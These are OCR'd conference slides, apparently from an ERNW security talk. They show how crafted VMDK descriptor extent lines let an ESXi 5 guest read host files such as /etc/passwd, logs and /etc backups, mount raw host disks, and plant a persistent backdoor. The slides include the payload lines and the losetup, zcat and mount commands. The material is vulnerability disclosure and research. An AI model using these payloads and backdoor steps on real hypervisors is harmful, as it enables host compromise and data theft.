
- Guest-to-host escaping expanding the concept of file inclusion attacks
- Leads to complete information disclosure and compromise in the hypervisor
- https://www.ernw.de/download/ERNW_Newsletter_41_ExploitingVirtualFileFormats.pdf

Cloud Deployment


Kudos to Juan Mayer


ESXi 5 Host
Hypervisor
Hypervisor Local HD
Backend
Storage
(e.g. SAN)
1) Upload to storage
by web interface, FTP, ...


ESXi 5 Host
Hypervisor
Hypervisor Local HD
2) Copy/Mount to Host
Backend Storage
(e.g. SAN)


ESXi 5 Host
Hypervisor
Hypervisor Local HD
Backend Storage
(e.g. SAN)
3) Cloud Magic!

Virtual Machine



- Description of the virtual machine
  - Memory
  - CPU
  - Virtual hardware version
- Hard disk
  - File containing raw data?
- Contained in *Virtual File Formats*

Virtual File Formats

Short Overview

- There's a whole bunch of virtual file formats
- Relevant Fact: Distinction in
  - Virtual machine configuration
  - Virtual disk files

Common Files in VMware World

At least the most important ones as for this talk.

- VMX: virtual machine
  - Plain-text configuration/description

```
#!/opt/vmware/server/bin/vmware
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "1512"
```

Common Files in VMware World

At least the most important ones as for this talk.

- VMDK: virtual disk, consisting of two file types:
  - Descriptor file:

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
```

  - The actual disk files containing raw disk data (MBR, partition table, file system, content…)

File Inclusion

Back to that Descriptor File...

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
```

File Inclusion

Back to that Descriptor File...

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/etc/passwd"
```

Inclusion

First Try


- The classic: `/etc/passwd`

- `RW 33554432 VMFS "machine-flat01.vmdk"`
  `RW 0 VMFS "/etc/passwd"`

- Didn't work ;-)


Inclusion

First Try



First Blood


Logfile Inclusion



Inclusion of Logs

- Extend your disk by any gzipped logfile in /scratch/log

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS "/scratch/log/vmkernel.0.gz"
```


Hypervisor Host
VM
Hypervisor Layer
log

Inclusion of Logs

- Boot up the virtual machine
- Define the included section of your hard drive

```
$ losetup -o $( 33554432 * 512 ) -f /dev/sda
```

- Extract data

```
$ zcat /dev/loop0 > extracted_logfile
```

Demo? Yes, please.

File Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
the logfiles of the
ESX HOST!

File Inclusion

Part 2

- Logs are a nice first step!
- Let‘s go through some more log files…

Interesting „log file“

- /bootbank/state.tgz

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
RW 0 VMFS ”/bootbank/state.tgz”
```

→ Contains complete backup of /etc!

File Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
/etc/ of the
ESX HOST!

File Inclusion

Part 3

- Logfiles, /etc... on the right way. What else can we do?
- Hard drives/devices in *nix are files, right?

→ Try to include physical host disks in a guest machine!

Device Inclusion

Part 3

Device names on ESXi

```
File  Edit  View  Terminal  Go  Help
~ # ls -1 /dev/disks/
naa.600508b1001ca97740cc02561658c136
naa.600508b1001ca97740cc02561658c136:1
naa.600508b1001ca97740cc02561658c136:2
naa.600508b1001ca97740cc02561658c136:3
naa.600508b1001ca97740cc02561658c136:5
naa.600508b1001ca97740cc02561658c136:6
naa.600508b1001ca97740cc02561658c136:7
naa.600508b1001ca97740cc02561658c136:8
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b8ee84d4f01000000:1
naa.600c0ff000109e5b8ee84d4f01000000:2
naa.600c0ff000109e5be9d1544f01000000
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:2
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:3
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:5
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:6
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:7
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:8
vml.0200030000600c0ff000109e5b52d3104f0100000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f0100000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f0100000503230303020:1
vml.0200040000600c0ff000109e5b8ee84d4f0100000503230303020:2
vml.0200070000600c0ff000109e5be9d1544f0100000503230303020
~ #
```

Device Inclusion

Part 3

- Relying on knowledge gathered on the hypervisor!

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 8386560 VMFSRAW "/dev/disks/naa.
600508b1001ca97740cc02561658c136:2"
```

Device Inclusion

- Include a partition of an enumerated device as follows:


```
# Extent description
RW 33554432 VMFS “machine-flat.vmdk“
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2”
```

- The “:2” indicates the partition number, e.g. similar to /dev/sda2 in linux

Device Inclusion

- Once you made your loop device with the appropriate offset, your are actually able to mount the partition

```
root@attx:~# losetup -v -o 17179869184 -f /dev/sda
Loop device is /dev/loop0
root@attx:~# mount /dev/loop0 /mnt/
root@attx:~# ls /mnt/
core  downloads  log  var
```



Device Inclusion

Just to Make this Clear


This is a
GUEST
machine accessing a physical harddrive of the
ESX HOST!

Complete Attack Path

In Cloud Environments

Prerequisites

For Complete Attack Path



- Files
  - must be on vmfs partition
  - must be writable (for hostd?)
  - must be unlocked, e.g. not reserved by running Vmware
- ESXi5 hypervisor in use
- Deployment of externally provided VMDK files is possible
- Deployment using the VMware API
  - without further sanitization/input validation/ VMDK rewriting.

Attack Path

- Deploy a virtual machine referencing /bootbank/state.tgz
- Access the included etc/vmware/esx.config within the guest system and find ESXi5 device names
- Deploy another virtual machine referencing the extracted device names

→ Enjoy access to all physical hard drives of the hypervisor ;-)

Attack Path

- Deploy a virtual machine referencing /bootbank/state.tgz
- Access the included etc/vmware/esx.config within the guest system and find ESXi5 device names
- Deploy another virtual machine referencing the extracted device names

→ Enjoy access to all physical hard drives of the hypervisor ;-)

Device Inclusion


Just to Make this Clear

This is a
GUEST
machine accessing
physical harddrive of the
ESX HOST

without additional knowledge!

Got Root?

How To Deploy A Rootshell




Deploying Backdoors in a Nutshell

- Mount `/bootbank` partition.
- Add backdoor binary.
- Open port in `etc/vmware/firewall`.
- Add backdoor startup to `etc/rc.local`.
- Create new `state.tgz` and write to `/bootbank` partition
- Wait for next reboot

→ As the root file system is stored on a RAM disk, this disk is populated from the `/bootbank` archives at every startup…

  - and so is `/etc`!



Annoyed to wait for reboot when backdooring an ESXi? ;-)


Conclusions

- Management interfaces and operational processes become even more crucial for the security of cloud environments.
- Re-think traditional security models/controls/ threat models when it comes to cloud environments!
- Challenge “established” trust relationships (like trusting “your” VMs)

BASTA!
.NET, WINDOWS, VISUAL STUDIO

ERNW
providing security.

Workshops, Conference, Roundtables, PacketWars Hacking Contest, 10k Morning Run, …



March
11th-15th 2013

Heidelberg,
Germany

www.troopers.de